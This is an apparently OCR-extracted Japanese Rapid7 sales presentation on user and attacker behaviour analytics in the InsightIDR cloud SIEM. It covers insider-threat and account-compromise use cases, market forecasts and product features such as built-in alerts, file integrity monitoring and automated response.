「誰 (ユーザ)」「誰の (端末)」「誰に (対する振る舞い」「いつ」「何を (行ったアクション)」

- 各ユーザに対する振る舞いのベースラインを作成し、ベースラインから逸脱する行動や異常/不正を検出した場合はアラート

攻撃者行動分析
(ABA: Attacker Behavior Analytics)

- 攻撃者による侵入前後の行動/振る舞いや痕跡を検出するための仕組み
- Rapid7 によるエンドポイントエージェント (Insight Agent) も活用し、端末上で発生するイベントも解析
- 主な分析パターン/検出項目

→ **特定の攻撃者グループ/キャンペーン**に関連する IoC 情報
→ **ファイルレスマルウェア**や**正規ツールを悪用した攻撃**
→ **侵入テスト等で利用されるツールを悪用**した攻撃
→ **ランサムウェア**や**仮想通貨マイニング**に関連する振る舞い
→ ツールを悪用した**認証情報の搾取/ダンプ**
→ Maldoc (Malicious Documents) に関連する振る舞い

ユーザ行動分析: 主なユースケース

内部不正
(Malicious Insider)


- 従業員や協力会社による内部情報への不正アクセスおよび持ち出し (機密情報や人事情報へのアクセスと USB やクラウドストレージによる持ち出し、など)
- 一件あたりの平均発生コスト : $283,281
- 精度の高い分析のためには SIEM で収集するイベント/ログとは大きく異なるデータソースが必要 (例. 人事データベース/業績評価情報、メールコンテンツ、SNS 情報など)
- これらのデータソースの適切な収集/統合と分析およびチューニングには年単位で時間が掛かる場合もある
- 結果検出されたイベントの主体者に本当に「悪意」があることをどうやって確認/証明するのか？

外部攻撃
(Compromised Insider and Advanced Threats)

- 攻撃者によるアカウントの乗っ取りと悪用 (AD ユーザアカウント、サービスアカウントやクラウドアカウントなど)
- 攻撃者による内部侵入/初期感染後の感染拡大や横展開 (他端末への水平展開や権限昇格など)
- 一件あたりの平均発生コスト : $648,845
- 「機械学習によるアノマリの検出」というアプローチ (だけ) ではなく、MITRE ATT&CK などのナレッジベースやインテリジェンスを活用した効果的な検出も可能

Ponemon Institute/ObserveIT – 2018 Cost of Insider Threats: Global: https://www.observeit.com/cost-of-insider-threat/

参考: フィッシングでよく模倣されるブランド



Rapid7: Quarterly Threat Report: Q1 2019
https://www.rapid7.com/research/report/2019-q1-threat-report/

Source: Rapid7 Managed Detection and Response

UEBA マーケットの今後

“By 2021, the user and entity behavior analytics (UEBA) market will cease to exist as a stand-alone market, and will have shifted to modern security information and event management (SIEM) systems with advanced analytics, as well as other tools embedding UEBA features.”

「2021 年までに、スタンドアロン市場としての UEBA は存在しなくなり、高度な解析機能を持つ SIEM システムや、UEBA 機能を統合する他のツールにシフトするだろう」

“By 2022, 95% of all UEBA deployments will be “as a feature” of broader security platforms.”

「2022 年までに、95% の UEBA は幅広いセキュリティプラットフォームの「一機能」として提供されるだろう」


Gartner: Market Guide for User and Entity Behavior Analytics (2019)
https://www.gartner.com/en/documents/3917096/market-guide-for-user-and-entity-behavior-analytics

攻撃者行動分析: How It Works

攻撃の検出/特定

→ Rapid7 MDR サービスによる監視と未知の脅威の検出

→ 定期的な脅威ハンティングによる不審/未知の脅威の検出



詳細調査/検証

→ SOC アナリストによる、検知した脅威の詳細調査

→ Rapid7 IR サービスによるインシデントレスポンス/フォレンジック

分析および形式知化

→ 観測した攻撃者に関するアクティビティの相関分析


→ TTP (Tactics, Techniques and Procedures) の分析

→ 攻撃者の行動を ABA ルールとして形式知化

insightIDR

→ MDR 顧客だけでなく InsightIDR にも新しい ABA ルールが反映/配信

参考: よく検出される攻撃手法と MITRE ATT&CK のマッピング



Rapid7: Quarterly Threat Report: Q1 2019
https://www.rapid7.com/research/report/2019-q1-threat-report/

リスクベースの行動分析と脅威検出を実現する製品
- 統合型クラウド SIEM -

脆弱性リスク管理

insightVM

クラウド型 DAST |
アプリケーションスキャナ

insightAppSec

クラウド型次世代 SIEM |
行動分析 | 脅威検出対応

insightIDR

クラウド型 SOAR |
セキュリティ自動化

insightConnect

クラウド型インフラ/ログ監視

insightOps

ペネトレーションテスト

metasploit®

主な機能

SIEM

- ✓ コレクタとエージェントからクラウド基盤に対するイベント/ログ集約
- ✓ データセンターやオンプレミスネットワーク、IaaS/SaaS やエンドポイントまで広範囲な環境の包括的な可視化

高度な脅威検出 (UBA / ABA / Threat Intel etc.)

- ✓ あらかじめ製品に組み込まれた検出技術とルールによる脅威の検出 (ビルトインアラート)
- ✓ サードパーティの脅威インテリジェンス連携による検出力の強化 | API 連携 | STIX 対応

カスタムログパーサ / カスタムアラート / ダッシュボード

- ✓ ネイティブサポートしていないログフォーマットのパーサ作成ツール (WebUI)
- ✓ 自組織/環境に合ったアラートルールの作成および様々な通知オプション
- ✓ 柔軟なログ検索によるダッシュボードの作成およびレポーティング

クラウド型次世代 SIEM | 行動分析 | 脅威検出対応

insightIDR

インシデント調査

- ✓ アラートに連動したインシデント調査画面の自動生成
- ✓ 関連するアセットやユーザのイベントを相関分析し時系列で自動表示
- ✓ スケジュールフォレンジック機能
- ✓ 柔軟かつ容易なアラートチューニング

SOAR (セキュリティ自動化)

- ✓ ビルトインされたワークフローの実行によるインシデントレスポンスの自動化
- ✓ ユーザアカウントの隔離やケースマネジメント/チケット管理システムとの連携 など

FIM (File Integrity Monitoring)

- ✓ エンドポイントエージェント (Insight Agent) を利用し端末上のフォルダ/ファイルの変更監視
- ✓ 必要に応じてカスタムアラートを作成し変更を検出
- ✓ Windows および Linux をサポート

“All-in-One” のパッケージ型/統合型ソリューションとして提供

機能単位での追加費用なし

User Behavior Analytics

- ✓ ユーザアカウントに関する振る舞いを中心とするビルトインアラートを約 70 種類提供 (2019 年 10 月末現在)

- ✓ 主な検出タイプ

→ Active Directory ユーザアカウントの不正操作/利用

→ ユーザアカウントの外部漏洩や外部からの不審な認証試行 (VPN アクセスやクラウドアカウント認証など)

→ 不正な IP/Domain/URL へのアクセス


→ 不正なプロセスハッシュ/実行の検出

→ デセプション技術 (ハニーポットなど) による検出

→ 内部拡散/横展開 (Lateral Movement)

→ サードパーティ製品によるアラートの検出

